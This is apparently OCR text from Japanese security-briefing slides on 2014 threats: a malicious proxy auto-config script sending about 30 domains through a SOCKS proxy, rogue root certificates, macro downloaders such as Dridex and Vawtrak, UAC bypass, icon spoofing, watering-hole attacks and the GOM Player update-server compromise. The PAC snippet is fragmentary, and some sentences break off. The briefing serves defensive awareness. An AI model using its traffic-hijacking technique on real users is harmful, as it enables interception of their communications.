
```
function FindProxyForURL(url, host) {  
  var proxy = "SOCKS          :8002;";  
  var hosts = new Array(  
  
  for (var i = 0; i < hosts.length; i++) {  
    if (shExpMatch(host, hosts[i])) {  
      return proxy  
    }  
  }  
}
```

30以上のドメイン名



インストールされたルート証明書で検証可能な
サーバ証明書を使った暗号化通信


マクロを用いるダウンローダの感染経路



UAC 回避

■ Dridex, Vawtrak のダウンローダなどが使用



— <http://www.jpccert.or.jp/magazine/acreport-uac-bypass.html>



標的型攻撃

2014年度の傾向: ファイルタイプと脆弱性

- 実行ファイルと、2014年に発見された脆弱性を悪用する文書



一太郎・MS Office

傾向分析: アイコン偽装

- 拡張子偽装と組み合わせて使用
 - 正規アイコンからフリー素材まで様々



Word 文書



Excel 文書



PDF 文書



JPEG 画像



システムアイコン



その他

より高度な標的型攻撃

http://www.lac.co.jp/security/alert/2013/10/09_alert_01.html

The screenshot shows the LAC website's security alert page. At the top, there is a navigation menu with links for Home, Security Information, Events/Seminars, Services, Security Education, Company Information, and IR Information. Below the menu, a breadcrumb trail reads: ホーム > セキュリティ情報 > 注意喚起情報・脆弱性情報 > 日本における水飲み場型攻撃に関する注意喚起. A red button labeled '注意喚起情報' is visible. The main heading of the page is '日本における水飲み場型攻撃に関する注意喚起'.

日本における水飲み場型攻撃に関する注意喚起

当社は、マイクロソフト社の Internet Explorerの脆弱性を悪用した標的型攻撃により、
する回避策を実施していただくよう、2013年9月19日に注意喚起を掲載しました。


Internet Explorerの「ゼロデイの脆弱性」を悪用した攻撃に対する注意喚起
http://www.lac.co.jp/security/alert/2013/09/19_alert_01.html

この事案で行われた攻撃の手法は、一般に「水飲み場型攻撃」として知られるもので、
(組織、業界、地域等)が閲覧するWebサイトを改ざんして不正なプログラムを設置し、
ピュータウイルス)を配布するなどの被害を与えるものでした。
本注意喚起では、本事案に関連し、日本において確認された水飲み場型攻撃の特徴
知を高め、予防と事故対応に向けた注意喚起を行います。


The screenshot shows the GOM Player website's notice page. The header includes the GOM Player logo and the text 'MP4やFLV動画の再生ソフトGOM Player公式サイト。DVD AMI RM MOV TS などに再生対応。'. Below the header is a navigation menu with links for TOP, ガイド, オプション, 動画の知識, アイテム, and GOMひろば. The main heading is 'お知らせ'. There are buttons for 'リストへ戻る', '前へ', and '次へ'. The main content is a notice titled 'マルウェア(ウイルス)感染に関するお詫びと調査結果のご報告' with a publication date of 2014-03-06. The notice text reads: 「一部報道に対する弊社の見解について(1月24日更新)」、「報道に対する弊社からのお詫びとお知らせ」及び「マルウェア(ウイルス)感染被害の確認方法(2/3更新)」にて弊社よりお知らせしておりました通り、「GOM Playerアップデートサーバーが第三者により不正アクセスを受け、GOM Playerをアップデート一部のユーザーが別のサイトへ誘導され、GOM Playerアップデート時にマルウェア(ウイルス)に感染させられた」件につきまして、ユーザーのみなさまに迷惑をおかけしておりますことをお詫び申し上げます。弊社では、一般社団法人JPCERTコーディネーションセンター(<https://www.jpcert.or.jp/>)の協力を得て行った結果について、ご報告申し上げます。 Below the notice is a '概要' (Summary) section with the following text: GOM Playerアップデートサーバーが第三者により不正アクセスを受け、GOM Playerのアップデートの際、本来のアップデートサーバー(app.gomlab.com)以外の第三者サイトに不正に誘導され、GOM Player日本語版のインストールプログラム(GOMPLAYERJPSETUP.EXE)を装ったマルウェアがダウンロード可能性がありました。

<http://www.gomplayer.jp/player/notice/view.html?intSeq=300&page=1>

